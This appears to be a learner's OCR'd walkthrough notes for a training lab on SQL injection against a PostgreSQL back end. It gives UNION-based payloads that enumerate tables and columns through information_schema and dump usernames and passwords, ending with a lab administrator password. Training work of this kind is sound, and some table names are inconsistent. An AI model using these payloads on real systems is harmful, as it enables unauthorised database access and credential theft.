

Notes By manual testing

Lab #9 SQL injection attack, listing the database contents on non Oracle databases

Analysis

1. ‘ this is giving us error
2. `‘ order by 3- -` is giving us error it means there are 2 columns
3. Now we will check which version of sql the server is running
4. we will try every category from the cheat sheet






5. our payload was `‘ UNION select version(),NUL- -`
5. we have got the version
6. for a PostgreSQL it gave us a 200 ok it means the server is running PostgreSQL
7. now we have to run the payloads of PostgreSQL
8. OUTPUT the name of table name in the database

note:

PostgreSQL	`SELECT * FROM information_schema.tables` `SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'`

10. `SELECT * FROM information_schema.tables` it allows you to get the info about all the tables
11. `' UNION SELECT * FROM information_schema.tables` we can search for the column name documentation
12. we have to search with `information_schema.tables postgresql`
13. suppose i need table name for this i have to type `table_name`
14. The payload is `' UNION SELECT table_name,null FROM information_schema.tables–`


boom tables name:




15. Now we will find a table that is called users

users_iububd

16. output the column names of the table
17. `' UNION SELECT * FROM information_schema.columns WHERE table_name = ' users_iububd '`
18. we can use the cheat sheet
19. and now we can search in google
20. after searching we have found



21. we can use the `column_name`
22. `' UNION select column_name,NULL FROM information_schema.columns WHERE table_name = 'users_bjnmvo'--`
23. we are doing it for finding the username



24. username_wdvnpg
25. password_hwhlnc
26. these are the columns
27. output the usernames and password
28. `' UNION select username_wdvnpg, password_hwhlnc from users_bjnmvo--`

```
<tr>
  <th>
    administrator
  </th>
  <td>
    5wc2rmrzud87dmmowebz
  </td>
</tr>
```

PAWEND